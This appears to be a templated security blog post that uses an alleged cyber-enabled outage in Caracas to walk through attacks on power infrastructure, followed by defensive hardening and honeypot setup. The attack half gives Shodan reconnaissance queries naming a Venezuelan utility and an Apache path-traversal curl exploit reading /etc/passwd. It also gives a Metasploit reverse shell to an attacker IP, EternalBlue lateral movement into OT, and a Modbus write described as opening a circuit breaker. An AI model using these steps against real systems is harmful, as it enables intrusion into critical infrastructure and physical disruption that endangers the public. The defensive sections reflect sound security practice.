Listen to this Post

Introduction:
The alleged cyber-enabled power outage in Caracas preceding a kinetic military operation underscores a chilling reality in modern geopolitics: cyber and physical domains are now inextricably linked. This incident, whether a precise cyber-attack or a strategic deception, highlights how unsecured internet-facing assets in critical infrastructure can become involuntary pawns in international conflicts, echoing historical attacks like the BlackEnergy malware against Ukraine.
Learning Objectives:
- Understand the attack vectors for critical infrastructure, focusing on internet-exposed Industrial Control Systems (ICS) and unpatched web servers.
- Learn to use threat intelligence platforms like Shodan to discover and assess vulnerable assets in energy and utility sectors.
- Implement hardening measures for common infrastructure components (Apache, Windows/Linux ICS workstations) to mitigate risks of compromise and disruption.
You Should Know:
- The Hunter’s Playbook: Scanning for Critical Infrastructure with Shodan
The post references “snooping on internet search engines like Shodan.” This is the reconnaissance phase where attackers map the digital attack surface of a target, such as a power provider.
Step‑by‑step guide explaining what this does and how to use it.
Shodan indexes banners from devices directly connected to the internet, including SCADA systems, programmable logic controllers (PLCs), and data servers. Attackers use specific search queries to find vulnerable targets.
Basic Reconnaissance: Start with broad terms related to the target sector. For example, searching `org:”Electricidad de Caracas”` or `country:”VE”` can filter results.
Identifying Vulnerable Services: Combine with service and version identifiers. A query like `apache 2.4.49 country:VE http.title:”generation”` looks for specific, potentially exploitable Apache servers in the Venezuelan energy sector.
ICS/OT Focused Queries: Search for industrial protocols: `port:502` (Modbus), `port:44818` (EtherNet/IP), or "SIMATIC" "S7". Finding these on the public internet is a major red flag.
Verification and Analysis: Click on results to examine the full banner. Note software versions, server headers, and any default pages to identify outdated, vulnerable services.
- The Legacy Threat: Exploiting Unpatched Servers (The Apache Example)
The post humorously notes the pivotal role an unpatched Apache server could play. This refers to vulnerabilities like CVE-2021-41773/CVE-2021-42013 in Apache HTTP Server 2.4.49/2.4.50, which allow path traversal and remote code execution (RCE).
Step‑by‑step guide explaining what this does and how to use it.
An attacker who discovers such a server can attempt to gain initial access.
Discovery: As shown above, use Shodan/Censys with queries like `server: Apache/2.4.49` or server: Apache/2.4.50.
Exploitation Proof-of-Concept: Using `curl` to test for path traversal (CVE-2021-41773):
curl -s --path-as-is "http://<target>/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"
If the server is vulnerable, this may return the contents of the `/etc/passwd` file.
Mitigation – Patching: The absolute fix is immediate patching to Apache 2.4.51 or later.
 On Debian/Ubuntu Linux
sudo apt update && sudo apt upgrade apache2
 On RHEL/CentOS
sudo yum update httpd
Mitigation – Hardening: If patching is delayed, implement workarounds: disable CGI modules (a2dismod cgi), use stringent `Require` directives in Apache configuration, and ensure files outside the document root are not accessible.
- The ICS Kill Chain: From IT Network to Grid Disruption
Mention of BlackEnergy illustrates the classic ICS attack chain. It typically involves: 1) Phishing to gain IT network access, 2) Lateral movement to OT network, 3) Reconnaissance of HMI/SCADA systems, 4) Deployment of malware to disrupt control logic, and 5) Actuation leading to physical disruption.
Step‑by‑step guide explaining what this does and how to use it.
While full simulation requires a lab, key steps can be understood.
Initial Access & Persistence: Mimics phishing. In a test environment, a simple reverse shell can be established.
Linux/Meterpreter (Example):
 On attacker machine (Linux):
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<YOUR_IP> LPORT=4444 -f elf > payload.elf
 Execute on compromised host. In Metasploit:
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST <YOUR_IP>
set LPORT 4444
exploit
Lateral Movement to OT: Use captured credentials or exploit EternalBlue (MS17-010) to move to ICS workstations.
 In Metasploit after initial shell:
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <OT_WORKSTATION_IP>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit
OT Protocol Interaction & Disruption: Using tools like `modbus-cli` to send malicious commands (in a lab).
 Read holding registers (legitimate)
modbus read --slave=1 --count=5 <PLC_IP> 40001
 Write to a register controlling a circuit breaker (malicious)
modbus write --slave=1 <PLC_IP> 40001 0
4. Building Defensive Depth: Network Segmentation & Monitoring
Preventing IT threats from reaching OT is paramount. This involves implementing a strong demilitarized zone (DMZ) and industrial DMZ (IDMZ) architecture.
Step‑by‑step guide explaining what this does and how to use it.
Design & Implementation: The core rule is “No direct route from IT to OT.” Use next-generation firewalls (NGFWs) with deep packet inspection (DPI) for the IT-DMZ and OT-DMZ boundaries. Allow only specific, whitelisted protocols (e.g., OPC UA over TLS) through proxy servers in the DMZ.
Windows Firewall Example for ICS Workstation: Harden an engineering workstation.
 Block all inbound traffic by default
Netsh advfirewall set allprofiles firewallpolicy blockinbound,allowoutbound
 Allow only specific IP (HMI server) on port 502 (Modbus)
New-NetFirewallRule -DisplayName "Allow Modbus from HMI" -Direction Inbound -Protocol TCP -LocalPort 502 -RemoteAddress 10.0.1.50 -Action Allow
Linux iptables Example for Historian Server:
 Default deny
iptables -P INPUT DROP
iptables -P FORWARD DROP
 Allow established connections
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
 Allow specific OPC TCP port from a specific subnet
iptables -A INPUT -p tcp --dport 4840 -s 10.0.2.0/24 -j ACCEPT
- The Art of Cyber Deception: Honeypots for Threat Intelligence
The post’s author is a “cyber deception founder,” hinting at using honeypots to detect and study adversaries. Deploying ICS honeypots (like Conpot, GridPot) in your DMZ can provide early warning.
Step‑by‑step guide explaining what this does and how to use it.
Deployment with Conpot (Simulates Siemens S7 PLC):
 Install
pip install conpot
 Run with a specific template
conpot --template default
 Or for a more convincing Siemens simulation
conpot --template siemens
Configuration: Edit `/etc/conpot/conpot.cfg` (or the template’s config) to simulate your real asset’s IP range and behavior. Ensure it’s placed in a segmented, monitored network segment.
Monitoring & Intelligence: All connections to the honeypot are malicious. Logs will show probe sources, exploited vulnerabilities, and attempted commands. This data feeds into threat intelligence to block hostile IPs and understand TTPs (Tactics, Techniques, and Procedures).
What Undercode Say:
- Infrastructure is Fate: An unpatched public-facing server is not just an IT oversight; it is a potential geopolitical lever. The mundane act of patching becomes a critical national security function for utilities and critical service providers.
- Attribution is Secondary, Resilience is Primary: Whether an outage is caused by a precise cyber-attack, supportive cyber activity, or is merely a convenient narrative (deception), the defensive imperative remains identical: reduce your public attack surface, segment your networks, and assume your industrial assets are being scouted right now.
The blurring of cyber and kinetic action marks a new paradigm. This event suggests future conflicts may open with silent, deniable cyber strikes that create physical conditions favorable to traditional forces. For defenders, this means the time to harden infrastructure is during peacetime. The integration of IT/OT security, proactive threat hunting using platforms like Shodan against your own assets, and the deployment of deception technologies must become standard practice. The energy grid, water supply, and transportation networks are no longer just civilian infrastructure; they are the digital battlefield’s high ground.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Simokohonen Cyberspace – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


